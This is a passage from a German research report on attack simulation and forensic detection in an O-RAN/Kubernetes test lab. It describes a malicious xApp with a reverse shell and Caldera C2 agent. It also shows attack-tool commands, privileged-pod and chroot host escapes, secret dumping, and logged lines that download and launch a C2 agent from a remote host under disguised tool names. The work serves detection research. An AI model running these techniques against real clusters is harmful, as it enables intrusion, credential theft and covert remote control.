Callback-Methoden auch Schadcode zur Ausführung von Angriffen und der Aufbau eines C2-Kanals. Die Programmiersprache Go bietet sich für die Entwicklung von Malware und den Einsatz in Angriffssimulationen an, da sie über umfangreiche Standardbibliotheken hinsichtlich der Interaktion mit betriebssystemnahen Funktionen, der Netzwerkkommunikation und der Interaktion mit REST/HTTP-Schnittstellen verfügt.

In einer Dev-Umgebung werden Anpassungen an der xApp vorgenommen, die anschließend kompiliert und in einen Container verpackt wird. Der erstellte xApp-Container wird schließlich in eine vom Angreifer kontrollierte Registry hochgeladen, die sich außerhalb der O-RAN-Umgebung befindet. Die Installation der xApp erfolgt nach den von der O-RAN SC beschriebenen Anweisungen und folgt somit dem normalen Onboarding und Installationsprozess einer xApp. Die Ausführung der xApp ist unauffällig, da die Standardschnittstellen des Near-RT RIC verwendet werden, jedoch kann parallel dazu beliebiger Schadcode ausgeführt werden.

Es wurden verschiedene Versionen der xApp entwickelt, die unterschiedliche Angriffsaktivitäten simulieren. Zum einen werden systemrelevante Daten der installierten xApp ausgelesen, wie z.B. die zugewiesene IP-Adresse. Da in das erstellte xApp-Image auch verschiedene Administrations- und Pentesting-Tools eingebettet wurden, können mit der xApp zunächst verschiedene Aufklärungsaktivitäten innerhalb des RIC durchgeführt werden. Diese umfassen die Untersuchung und Erkennung anderer Pods im zugeordneten Subnetz, offener Ports dieser Pods, die Identifikation ihrer Funktion innerhalb der O-RAN-Umgebung über zugeordnete DNS-Einträge und die Untersuchung offener API-Schnittstellen. Darüber hinaus ist es möglich, mit den API-Schnittstellen zu interagieren und somit von der xApp aus Funktionen innerhalb des Near-RT RIC aufzurufen, um weitere Daten auszulesen oder den Betrieb des Near-RT RIC zu beeinflussen. Die O-RAN-Referenzimplementierung des Near-RT RIC verfügt noch über einige Unvollständigkeiten in der Implementierung der vorgesehenen Schnittstellen, so dass nur bestimmte maliziose Aktivitäten simuliert werden können. Da jedoch die API-Sicherheitsvorkehrungen der betriebenen Komponenten unzureichend sind, kann mit jeder betriebenen Komponente über die API-Schnittstellen (sofern implementiert) frei kommuniziert werden.

Der in die kompilierte xApp eingebettete Schadcode ermöglicht eine umfangreiche Reconnaissance-Operation, für die Angriffssimulation ist jedoch ein flexiblerer Ansatz erforderlich. Daher wurden zwei mögliche Ansätze für den Aufbau eines C2-Kommunikationskanals verfolgt. Die erste, einfachere Variante beinhaltet den Aufbau einer Reverse Shell zu einem extern gehosteten Endpunkt, ohne gleichzeitig den Betrieb und die Lauffähigkeit der xApp zu

beeinträchtigen. Ein Angreifer kann nun alle Aktivitäten von der Kommandozeile der xApp aus kontrollieren und die eingebetteten Pentesting-Tools und andere relevante administrative Werkzeuge nutzen. Der zweite Ansatz implementiert eine Verbindung zur Adversary Simulation Platform Caldera. Diese Plattform ermöglicht die Erstellung von diskreten persistenten Softwareagenten, die von der xApp aus die in Caldera definierten Operationen ausführen. Caldera bietet ein umfangreiches Arsenal an Angriffen, wie z.B. die Atomic Red Team Implementierung der MIT-RE ATT&CK Taktiken, sowie die Möglichkeit, maßgeschneiderte Angriffe und Operationen (Sammlung von Angriffen, die sequentiell, parallel oder in Batches ausgeführt werden können) zu erstellen. Damit bietet die maliziöse xApp eine vielseitige und flexible Angriffssimulationsumgebung, die je nach Bedarf Angreifer in unterschiedlichsten Konstellationen simulieren und gezielt Spuren zur Erkennung in der O-RAN-Referenzumgebung erzeugen kann.




Abbildung 14: Referenzarchitektur - Maliziöse xApp

Die Angriffsumgebung der maliziösen xApp wird getrennt von der Infrastruktur des Angriffstools („ClusterForce“) verwaltet, mit Ausnahme der O-RAN-Infrastrukturkomponenten. Da die xApp auf dem Near-RT-RIC installiert ist, spielt diese O-RAN-Komponente eine zentrale Rolle in dieser Umgebung. Alle in Abbildung 13 dargestellten Komponenten werden ebenfalls über Ansible konfiguriert und aktualisiert und können, wie in der Umgebung des Angriffstools, mit Terraform automatisiert bereitgestellt werden. Die Installation der xApp einschließlich des Onboardings (Erstellung eines Helm-Charts für die vorgesehene xApp) erfolgt direkt auf dem Near-RT-RIC unter Verwendung des dafür bereitgestellten Tools „dms_cli“. Die xApp und das Image der xApp werden in einer separaten Entwicklungsumgebung erstellt und in eine Harbor Registry hochgeladen. Die Registry kann sich in derselben Umgebung wie die O-RAN-Komponenten befinden oder extern gehostet werden, um die Bereitstellung von xApps durch unabhängige Drittanbieter und deren Installation durch externe Betreiber und Entwickler besser simulieren zu können.

1.3 Wesentliche Ergebnisse

Die Auswertung ist gegliedert in die Bereiche Angriff, Rohdatenauszug in Tabellenform und erklärendem Text zu den Rohdaten. Generell ist festzuhalten, dass die Angriffe detailliert durch die Kombination der DFIR-Tools aufgezeichnet werden konnten. Dies verdeutlicht nochmals die Relevanz verschiedener Komponenten, für die vollumfängliche Nachvollziehbarkeit von Angreiferaktivitäten. Aus Übersichtsgründen werden nur wesentliche Elemente aus der forensischen Erkennung dargestellt, mit abnehmendem Detailgrad. In den folgenden Tabellen sind die wesentlichen Ereignisse rot hervorgehoben.

1.3.1 Angriffsszenario: ID-KD-01

Szenario KD-01 wird mit kdigger als Angriffstool durchgeführt. Die gewählten Parameter des attack Tools sind:

```
attack --tool kdigger --attack dig -p buckets=apiresources --pod_deploy-  
ment True --pod_specs pod_privileged=True --pod_specs service_ac-  
count=evil-admin
```

Bei erfolgreichem Angriff gibt das Tool alle verfügbaren APIs eines Kubernetes-Clusters wieder.

Attack-Verlauf:

1. Attack-Tool startet einen Pod und installiert Kdigger
 - Service Account „evil-admin“ wird verwendet
 - Pod wird als privilegierter Pod bereitgestellt
2. Kdigger-Parameter wird auf api_resources gesetzt.
3. Attack-Tool nutzt kubectl exec, um sich mit dem Pod zu verbinden und den Angriff zu starten.
4. Attack-Tool empfängt Logs und speichert sie mit zusätzlicher Metadaten in der DB.
5. Cleanup: Löschen des Service Accounts „evil-admin“ und des erstellten Pods.

DFIR-Auswertung:

Tabelle 4: Auswertung ID-KD-01

Zeit	Regelname	Ausführendes Programm / Ressource	Ziel
09:50:26.862	K8s Secret Get Successfully	secrets	istio-ca-secret
09:50:29.394	K8s Serviceaccount Created	serviceaccounts	evil-admin
09:50:29.465	Attach to cluster-admin Role		
09:50:29.465	K8s ClusterRoleBinding Created	clusterrolebindings	evil-admin-binding
09:50:29.808	Create Privileged Pod	pods	data-destruction-poe
09:50:30.082	K8s Serviceaccount Created	serviceaccounts	evil-admin
09:50:33.126	Attach/Exec Pod	pods	data-destruction-poe
09:50:33.164	Terminal shell in container		

Details: `bash -c apt-get update && apt-get install -y curl tar && curl -fSL "https://github.com/quarkslab/kdigger/releases/download/v1.5.0/kdigger-linux-amd64.tar.gz" -o "/tmp/kdigger.tar.gz" && tar xvfz "/tmp/kdigger.tar.gz" -C "/tmp/" && mv "/tmp/kdigger-linux-amd64" "/usr/local/bin/kdigger" && chmod +x "/usr/local/bin/kdigger"`

	Launch Package Management Process in Container	apt-get update	
09:50:36.904	Launch Package Management Process in Container	apt-get install -y curl tar	
09:50:40.390	Drop and execute new binary in container	openssl rehash .	
09:50:40.975	Drop and execute new binary in container	curl -fSL https://github.com/quarkslab...	
09:50:40.975	Launch Ingress Remote File Copy Tools in Container	curl -fSL https://github.com/quarkslab...	
09:50:42.349	Unexpected UDP Traffic	curl -fSL https://github.com/quarkslab...	10.1.175.189:52958->185.199.110.133:443
09:50:43.320	Attach/Exec Pod	pods	data-destruction-poe
09:50:43.351	Terminal shell in container	bash -c kdigger --help	
09:50:43.526	Attach/Exec Pod	pods	data-destruction-poe
09:50:43.548	Terminal shell in container	bash -c kdigger dig apiresources --output human	
09:50:43.549	Drop and execute new binary in container	kdigger dig apiresources --output human	
09:50:43.563	Contact K8S API Server From Container	kdigger dig apiresources --output human	10.1.175.189:46308->10.152.183.1:443
09:50:43.789	K8s ClusterRoleBinding Deleted	clusterrolebindings	evil-admin-binding
09:50:43.927	K8s Serviceaccount Deleted	serviceaccounts	evil-admin

Die erste Ergebnisauswertung basiert vorrangig auf Artefakten, die durch das DFIR-Tool Falco bereitgestellt werden. Jeder der abgebildeten Einträge kann eine Alarmierung darstellen. Zu Beginn werden die notwendigen Kubernetes-Objekte erzeugt. Im Zuge der Angriffssimulation wird das System aktualisiert, die Kommandozeilenprogramme „curl“ und „tar“ installiert und mit deren Hilfe kdigger geladen und ausgeführt. Der für den Angriff wesentliche Teil ist in rot dargestellt. Die erste Erkennung bezieht sich auf das Ausführen einer unbekannten Datei, während die zweite Erkennung den Kontakt mit dem kubernetes API-Server darstellt. Abschließend werden vorhandene Spuren bereinigt und die Kubernetes-Objekte wieder gelöscht.

1.3.2 Szenario: ID-SRT-01

Szenario SRT-01 wird mit Stratus Red Team als Angriffstool durchgeführt. Die gewählten Parameter des attack Tools sind:

```
attack --tool stratusred --attack cred-secrets
```

Bei einem erfolgreichen Angriff liest das Tool alle Secrets des Kubernetes-Clusters aus.

Attack-Verlauf:

1. Stratus Red Team wird auf dem Cluster installiert, falls nicht bereits vorhanden.
2. Stratus Red Team Modul zum Dumping von Secrets wird ausgeführt und Logs in die DB geschrieben.
3. Secrets werden über die API-Anfrage LIST /api/v1/secrets ausgelesen.
4. Alle Secrets im Kubernetes-Cluster werden unabhängig vom Namespace ausgelesen.

DFIR-Auswertung:

Tabelle 5: Auswertung ID-SRT-01

Index	Zeit	Stage	requestURI	Verb
K8s_audit	12:17:03.860	RequestReceived	/api/v1/secrets?limit=1000	list

Die Auswertung des Szenarios ID-SRT-01 zeigte, dass keines der Tools zuverlässig für die Erkennung des Secret-abflusses herangezogen werden konnte. Tabelle 5 zeigt einen Rohauszug der k8s_audit Logs. Eine Erkennung dieses Szenarios gestaltet sich grundsätzlich schwierig, da das Abrufen von Secrets zu regulärem Kubernetes-Verhalten gehört. Es gibt jedoch Hinweise darauf, dass der Abruf der Secrets mit dem Parameter „?limit=xxx“ auf einen manuellen API-Aufruf hindeutet. Dies könnte in einer größeren Kubernetes-Umgebung mit vielen laufenden Deployments evaluiert werden.

1.3.3 Szenario: ID-FS-01

Szenario ID-FS-01 wird mit FlightSim als Angriffstool durchgeführt. Die gewählten Parameter des Attack-Tools sind:

```
attack --tool flightsim --attack "run ssh-transfer" --pod_deployment True
--pod_specs pod_privileged=True --pod_specs service_account=evil-admin
```

Bei einem erfolgreichen Angriff wird der Port 22 zu einem Service im Internet (ssh.sandbox-services.alphasoc) aufgebaut mit anschließender Daten-Exfiltration.

Attack-Verlauf:

1. Attack-Tool installiert Flight Simulator, falls nicht bereits vorhanden.
2. Flight Simulator nutzt den Go-Wrapper für SSH-Transfer, um eine SSH-Exfiltration zu simulieren, indem ein SSH-Dateitransfer zu einem externen Dienst auf dem standardmäßigen SSH-Port (ssh.sandbox-services.alphasoc.xyz auf Port 22) durchgeführt wird.
3. Attack-Tool empfängt Logs und speichert sie mit zusätzlichen Metadaten in der DB.

DFIR-Auswertung:

Tabelle 6: Auswertung ID-FS-01

Index	Timestamp	Quelle / Binary	Event
falco	09:33:52.437	bash "-c "apt-get update ..."	Terminal shell in container
Details: bash -c apt-get update && apt-get install -y curl && curl -L https://github.com/alphasoc/flightsim/releases/download/v2.5.0/flightsim_2.5.0_linux_64-bit.deb -o /tmp/flightsim.deb && chmod +x /tmp/flightsim.deb && dpkg -i /tmp/flightsim.deb apt-get install -f -y			
falco	09:33:52.439	apt-get update	Launch Package Management Process in Container
tetragon	09:33:52.446	/usr/bin/apt-get	update
tracee	09:33:52.906	http	src:10.1.175.184,dst:185.125.190.83proto_ipv4:TCP 51200
tetragon	09:33:53.079	usr/bin/apt-key --quiet --readonly --keyring /usr/share/keyrings/ubuntu-archive-keyring.gpg verify --status-fd 3 /tmp/apt.sig.kdLAVa /tmp/apt.data.J59nNv	
tetragon	09:33:53.084	/usr/bin/apt-config	shell MASTER_KEYRING APT::Key::MasterKeyring
tetragon	09:33:54.554	/bin/sh -c -- "rm -f /var/cache/apt/archives/*.deb /var/cache/apt/archives/partial/*.deb /var/cache/apt/*.bin true"	

falco	09:33:55.352	apt-get install -y curl	Launch Package Management Process in Container
tetragon	09:33:58.978	/var/lib/dpkg/info/ca-certificates.config	/var/lib/dpkg/info/ca-certificates.config configure
tetragon	09:33:59.054	/usr/share/debconf/frontend	/usr/share/debconf/frontend /var/lib/dpkg/info/ca-certificates.postinst configure
tetragon	09:33:59.058	/var/lib/dpkg/info/ca-certificates.postinst configure	
tetragon	09:33:59.075	/usr/sbin/update-ca-certificates	-e /usr/sbin/update-ca-certificates --hooksdir
falco	09:33:59.742	openssl rehash .	Drop and execute new binary in container
falco	09:34:00.371	curl -L https://github.com/alphasoc...	Drop and execute new binary in container
Details: curl -L https://github.com/alphasoc/flightsim/releases/download/v2.5.0/flightsim_2.5.0_linux_64-bit.deb -o /tmp//flightsim.deb			
tracee	09:34:02.966	curl	src:10.1.175.184,dst:185.199.111.133proto_ipv4:TCP 56048
falco	09:34:03.080	dpkg -i /tmp//flightsim.deb	Launch Package Management Process in Container
falco	09:34:03.328	redkube-poe	Attach/Exec Pod
falco	09:34:03.357	flightsim run ssh-transfer	Drop and execute new binary in container
tetragon	09:34:09.619	/usr/bin/flightsim	monitor-egress-traffic
Details: [{"sock_arg":{"family":"AF_INET","type":"SOCK_STREAM","protocol":"IPPROTO_TCP","saddr":"10.1.175.184","daddr":"35.211.33.16","sport":50239,"dport":22,"cookie":"18446636517596903296","state":"TCP_SYN_SENT"},"label":"SOCKET"}]			
falco	09:34:25.344	evil-admin-binding	K8s ClusterRoleBinding Deleted
falco	09:34:25.405	evil-admin	K8s Serviceaccount Deleted

In Tabelle 6 werden die drei Erkennungstools bei den gleichen Ereignissen gegenübergestellt und dargestellt, wie sich Angriffe mit SSH-Charakter erkennen lassen. Hierzu benutzt der Angriff das Tool „flightsim“, welches eine SSH-Verbindung zu einer Internetpräsenz aufbaut, um Daten hochzuladen und Angriffe nachzuladen. Der Angriff beginnt mit dem abgesetzten Befehl zum Systemupdate und Laden des „flightsim“-Paketes um 9:33. Sowohl Falco als auch Tetragon detektieren das Starten des „apt update“-Prozesses und Tracee zeigt den passenden HTTP-Datenstrom. Ebenfalls können die daraus resultierenden Systemupdates und Installationen detektiert werden. Das Laden des „flightsim“-Paketes wird von Falco und Tracee erkannt. Der eigentliche Angriff, der Aufbau der SSH-Verbindung, wird von den Tools Falco und Tetragon auf unterschiedliche Arten erkannt. Falco erkennt das Ausführen der Binary (09:34:03.357), während Tetragon „flightsim“ Aufgrund seiner Netzwerkaktivität entdeckt (09:34:09.619). Der Abschluss des Angriffs ist auch hier durch das Löschen der Kubernetes-Objekte erkennbar.

1.3.4 Szenario: ID-KTM-07

Bei Szenario ID-KTM-07 werden die Bestandteile der Kubernetes Threat Matrix zur Angriffssimulation gewählt. Die Parameter des Attack-Tools sind:

```
attack --testcase kubernetes --tactic privilege_escalation --technique privileged_container
```

Bei einem erfolgreichen Angriff wird das root Dateisystem des Hosts in den Container eingemountet und der Angreifer kann nach Belieben Dateien ändern.

Attack-Verlauf:

1. Ein Pod mit zwei Containern (ubuntu, privileged) wird erstellt.
2. Der Zugriff auf den privilegierten Pod erfolgt per exec.

3. Innerhalb des Containers werden verschiedene Befehle ausgeführt:
 - a. Mit `ls -lah /dev` werden die Geräte im `/dev`-Verzeichnis aufgelistet.
 - b. Der Befehl `mkdir /host` erstellt ein Verzeichnis im Container.
 - c. Es wird ein Verzeichnis aus dem Ordner `/dev/` vom Hostsystem auf das neu-
gestellte Verzeichnis `/host` im Container gemountet.
 - d. Der Befehl `hostname` gibt den Hostnamen des Containers aus.
 - e. Der Befehl `ps faux` ruft die Prozessliste ab.

DFIR-Auswertung:

Tabelle 7: Auswertung ID-KTM-07

Index	Zeit	Binary / Details	Ressource	Regelname
falco	14:55:59.781	Create Privileged Pod	privileged	Create Privileged Pod
falco	14:56:04.078	pod	privileged	Attach/Exec Pod
tetragon	14:56:04.100	/usr/bin/ls -lah /dev	privileged	
tetragon	14:56:04.197	/usr/bin/ls -lah /dev	privileged	
tetragon	14:56:04.284	/usr/bin/mkdir /host	privileged	
tetragon	14:56:04.570	/usr/bin/hostname -c hostname	privileged	
tetragon	14:56:04.759	/usr/bin/ps -c ps faux	privileged	

In Tabelle 7 ist die Erkennung des Privileged Pods zu sehen. Es findet kein „chroot“³⁴ ins Hostbetriebssystem statt. Der mount Befehl wird in diesem Szenario von keinem der Tools erkannt. Zu erkennen ist jedoch der Angriff, bzw. das Auslesen der Systemfiles und -eigenschaften.

1.3.5 Szenario: ID-KTM-08

Szenario ID-KTM-08 baut auf dem vorherigen Angriff auf. In diesem Szenario werden dem POD weitere Privilegien zugeteilt, so dass dem Angreifer im Ergebnis weitere Informationen zugänglich sind. Die gewählten Parameter des Attack-Tools sind:

```
attack --testcase kubernetes --tactic privilege_escalation --technique disable_namespacing
```

Bei einem erfolgreichen Angriff kann der Angreifer zu dem bereits im vorherigen Szenario bereitgestellten Dateisystem, Informationen zu Prozessen, Netzwerk sowie den Hostnamen einsehen.

Attack-Verlauf:

³⁴ „chroot“ steht für change root und ist eine Funktion unter Unix-Systemen, um das Rootverzeichnis zu ändern.

1. Ein Pod mit hostNetwork: true, hostPID: true, hostIPC: true, privileged: true und hostPath wird erstellt.
2. Der Zugriff auf den Pod erfolgt per exec.
3. Innerhalb des Pods werden folgende Befehle ausgeführt, um die Namespaces und Privilegien zu testen:
 - a. chroot /host sh -c "ls -al /" – wechselt in das Root-Dateisystem des Hosts und führt dort ls -al / aus, um vollen Zugriff zu testen.
 - b. ls -al / – gibt den Inhalt des Root-Dateisystems an, um zu überprüfen, ob das Dateisystem des Hosts sichtbar ist.
 - c. hostname – gibt den Hostnamen aus, um den Zugriff auf die Host-Identität zu prüfen.
 - d. ip a – zeigt die Netzwerkkonfiguration und überprüft den hostNetwork-Zugriff.
 - e. ps faux – listet alle laufenden Prozesse auf, um den Zugriff auf den hostPID-namespace zu prüfen.
4. Das Attack-Tool empfängt Logs und speichert sie mit zusätzlicher Metadaten in der DB.
5. Der Pod wird gelöscht.

DFIR-Auswertung:

Tabelle 8: Auswertung ID-KTM-08

Index	Zeit	Binary / Details	Ressource	Regelname
falco	15:23:15.627		disable-namespacing	Create Privileged Pod
falco	15:23:15.627	[{"name":"noderoot","hostPath":{"path":"/","type":""}}]	disable-namespacing	Create Sensitive Mount Pod
falco	15:23:15.627		disable-namespacing	Create HostNetwork Pod
falco	15:23:15.627		disable-namespacing	Create HostPid Pod
falco	15:23:15.627		disable-namespacing	Create HostIPC Pod
falco	15:23:18.885	chroot	disable-namespacing	Attach/Exec Pod
tetragon	15:23:18.912	/usr/sbin/chroot /host sh -c "ls -al /"	disable-namespacing	
tetragon	15:23:18.915	/usr/bin/ls -c "ls -al /"	disable-namespacing	
tetragon	15:23:19.017	/usr/bin/hostname -c hostname	disable-namespacing	
tetragon	15:23:19.126	/usr/sbin/ip -c "ip a"	disable-namespacing	
tetragon	15:23:19.246	/usr/bin/ps -c "ps faux"	disable-namespacing	

Tabelle 8 zeigt einen abgewandelten Angriff von ID-KTM-07. Dem Pod werden erweiterte Rechte zugeteilt, wie durch die Erkennung von Falco zum Zeitpunkt 15:23:15.627 zu erkennen ist. Der Angreifer wechselt durch den Befehl „chroot“ das root Verzeichnis und führt die Angriffe aus.

1.3.6 Szenario: ID-XAPP-05

In Szenario ID-XAPP-05 kommt die in diesem Projektvorhaben entwickelte xApp zum Einsatz. Sie wird im Near-RT RIC installiert und eine Reverse Shell zu einer Caldera Instanz im Internet aufgebaut. Dies geschieht über einen Agenten innerhalb der xApp. Der Angreifer erhält alle

Fähigkeiten die Caldera bereitstellt. Dieser Test besteht aus einem Portscan der Ports 80, 443, 8080 und 3800. Danach wird eine HTTP- und HTTPS-Header-Abfrage an die gefundenen Hosts mit dem String „appmgr“ im Hostnamen eingeleitet. Zusätzlich werden gezielte API-Anfragen an bekannte Endpunkte des AppMgr-Dienstes gestellt, darunter:

```
/ric/v1/health/ready (Systemzustand)

/ric/v1/xapps (Liste der xApps)

/ric/v1/config (Konfigurationsdetails)

/ric/v1/nodes (verwaltete Knoten)

/ric/v1/status (Status des Dienstes)
```

Die Ergebnisse werden in separaten Dateien im Ordner `/dev/shm/caldera` gespeichert, beispielsweise:

```
/dev/shm/caldera/appmgr_health_<IP>.txt

/dev/shm/caldera/appmgr_xapps_<IP>.txt
```

Diese Atomik fokussiert sich auf den AppMgr-Dienst und unterstützt die Analyse der Service-Endpunkte.

Attack-Verlauf:

1. Der “manx” Agent-Binary wird im Container der xApp gestartet und verbindet sich mit Caldera.
2. Die Caldera-Operation wird über das Caldera Dashboard gestartet.
3. Das Attack-Tool führt eine Netzwerk-Reconnaissance durch:
 - a. Ermittelt die lokale IP-Adresse des Pods.
 - b. Führt einen NMAP Ping-Sweep im lokalen /24-Netzwerk durch.
 - c. Identifizierte aktive Hosts werden mit einem detaillierten Port- und Versions-scan auf Port 80, 443, 8080 und 3800 untersucht.
 - d. HTTP- und HTTPS-Header-Abfragen werden für Hosts durchgeführt, deren Hostname den Substring „ricplt“ enthält.
 - e. API-Anfragen werden an bekannte Endpunkte gestellt, darunter:
 - i. `/ric/v1/health/ready` – Systemzustand
 - ii. `/ric/v1/xapps` – Liste der xApps
 - iii. `/ric/v1/config` – Konfigurationsdetails
 - iv. `/ric/v1/nodes` – verwaltete Knoten
 - v. `/ric/v1/status` – Status des Dienstes
4. Die Ergebnisse der Scans und API-Abfragen werden im Verzeichnis `/dev/shm/caldera` gespeichert, z. B.:
 - a. `/dev/shm/caldera/appmgr_health_.txt`
 - b. `/dev/shm/caldera/appmgr_xapps_.txt`
5. Caldera protokolliert jede Aktion mit Zeitstempel, Erfolg/Misserfolg, Command und Output.
6. Die Agent-Verbindung zu Caldera läuft im Hintergrund, ohne die xApp-Funktionalität zu beeinträchtigen.
7. Alle gesammelten Informationen werden in `/dev/shm/caldera` gespeichert.

DFIR-Auswertung:

Tabelle 9: Auswertung ID-XAPP-05

Index	Timestamp	Binary / Quelle	Regelname / Ressource	Details
falco	09:23:35.099	secrets	K8s Secret Created	sh.helm.release.v1.revshell.v1
falco	09:23:35.105	configmaps	K8s ConfigMap Created	configmap-ricxapp-revshell-appenv
falco	09:23:35.126	configmaps	K8s ConfigMap Created	configmap-ricxapp-revshell-appconfig
falco	09:23:35.135	services	K8s Service Created	service-ricxapp-revshell-http
falco	09:23:35.161	services	K8s Service Created	service-ricxapp-revshell-rmr
falco	09:23:35.169	deployments	K8s Deployment Created	ricxapp-revshell
falco	09:23:35.441	serviceaccounts	K8s Serviceaccount Created	default
tetragon	09:23:35.792	/revshell	ricxapp-revshell	Deployment
tetragon	09:23:37.438	/revshell	monitor-egress-traffic	
Details: [{"sock_arg":{"family":"AF_INET","type":"SOCK_STREAM","protocol":"IPPROTO_TCP","saddr":"10.1.175.138","daddr":"139.6.19.13","sport":35556,"dport":1337,"cookie":"18446636522052368256","state":"TCP_ESTABLISHED"},"label":"SOCKET"}]				
tetragon	09:23:55.027	/usr/bin/xapp-metrics-collector 10.1.175.138/24 -oG -	-sn revshell	Deployment
tetragon	09:23:55.038	/usr/bin/netstat -tunap	ricxapp-revshell	Deployment
tetragon	09:23:55.044	/usr/bin/ps faux	ricxapp-revshell	Deployment
tracee	09:23:55.061	ps	Detects process discovery commands.	execve
tracee	09:23:55.068	groups	Detects enumeration of local system groups.	execve
tetragon	09:24:38.769	/usr/bin/whoami	Deployment	/bin/bash
tracee	09:24:38.770	ip	Detects enumeration of local network configuration	execve
tetragon	09:24:53.787	/usr/bin/ue-locator -svkJ -X POST -H file:manx.go -H platform:linux http://192.168.40.33:8888/file/download		
tetragon	09:24:55.301	/usr/bin/nohup ./manx.go-linux -http http://192.168.40.33:8888 -socket 192.168.40.33:7010 -contact tcp		
falco	09:29:27.686	xapp-metrics-co ...	Packet socket created in container	domain=17(AF_PACKET) type=3 proto=0
tetragon	09:32:20.914	/manx.go-linux	monitor-egress-traffic	
Details: [{"sock_arg":{"family":"AF_INET","type":"SOCK_STREAM","protocol":"IPPROTO_TCP","saddr":"10.1.175.138","daddr":"192.168.40.33","sport":58254,"dport":7010,"cookie":"18446636522016164352","state":"TCP_ESTABLISHED"},"label":"SOCKET"}]				
tracee	09:32:20.920	revshell	network connections to non private subnets	socket
tracee	09:32:20.920	revshell	network connections to non private subnets	write
tracee	09:33:56.689	/usr/bin/xapp-health-monitor	scripts located in potentially suspicious locations	execve
tracee	09:33:56.700	xapp-health-mon	network connections to non private subnets	sendto

Tabelle 9 zeigt den Angriff über die entwickelte xApp. Falco kann über das k8s_audit Modul das Erstellen der Kubernetes-Objekte für die xApp aufdecken. Tetragon deckt zu den Zeitpunkten 09:23:35.792 und 09:23:37.438 über zwei unabhängige Methoden den Start der Reverse Shell auf. Es wird die Installation des Deployments und der eigentliche Aufbau der Reverse Connection protokolliert. Die nachfolgenden Ereignisse ab Zeitindex 09:23:55.027 zeigen die Reconnaissance-Versuche des Angreifers. Ebenfalls ist in Zeitindex 09:23:55.027 und

09:24:53.787 zu sehen, dass der Angreifer versucht typische Tools die u.a. für das Pentesting verwendet werden, in diesem Fall „nmap“ und „curl“, zu verschleiern, indem die Tools in „xapp-metric-collector“ und „ue-locator“ umbenannt wurden. Tracee erkennt die abgesetzten Befehle ebenfalls über die Syscall-Aufrufe des Kernel.

1.3.7 Szenario: ID-XAPP-06

Szenario ID-XAPP-06 ist eine Variante des vorherigen Angriffs. Er unterscheidet sich von ID-XAPP-05 indem beim Angriff versucht wird Teile des Angriffs durch eine base64-Kodierung zu verschleiern.

Attack-Verlauf:

1. Die „manx“ Agent-Binary wird im Container der xApp gestartet und verbindet sich mit Caldera.
2. Die Caldera-Operation wird über das Caldera Dashboard gestartet, wobei Befehle mit Base64-Obfuscation ausgeführt werden.
3. Das Attack-Tool führt eine Netzwerk-Reconnaissance durch:
 - a. Lokale IP-Adresse des Pods wird ermittelt.
 - b. NMAP Ping-Sweep im lokalen /24-Netzwerk wird durchgeführt.
 - c. Identifizierte Hosts werden mit Port- und Versionsscans auf Port 80, 443, 8080 und 3800 geprüft.
 - d. HTTP/HTTPS-Header-Abfragen und API-Requests an Endpunkte aus dem „ricplt“-Namespace erfolgen, darunter /ric/v1/health/ready und /ric/v1/xapps.
4. Ergebnisse und Logs werden im Verzeichnis /dev/shm/caldera gespeichert.
5. Caldera protokolliert jede Aktion mit Zeitstempel und Status.
6. Die Agent-Verbindung läuft im Hintergrund, ohne die xApp-Funktionalität zu beeinträchtigen.

DFIR-Auswertung:

Tabelle 10: Auswertung ID-XAPP-06

Index	Ti-mestamp	Binary / Quelle
tetra-gon	09:49:30.734	/manx.go-linux
Details: [{"sock_arg":{"family":"AF_INET","type":"SOCK_STREAM","protocol":"IPPROTO_TCP","saddr":"10.1.175.182","daddr":"192.168.40.33","sport":37666,"dport":7010,"cookie":"18446636517735125824","state":"TCP_ESTABLISHED"},"label":"SOCKET"}]		
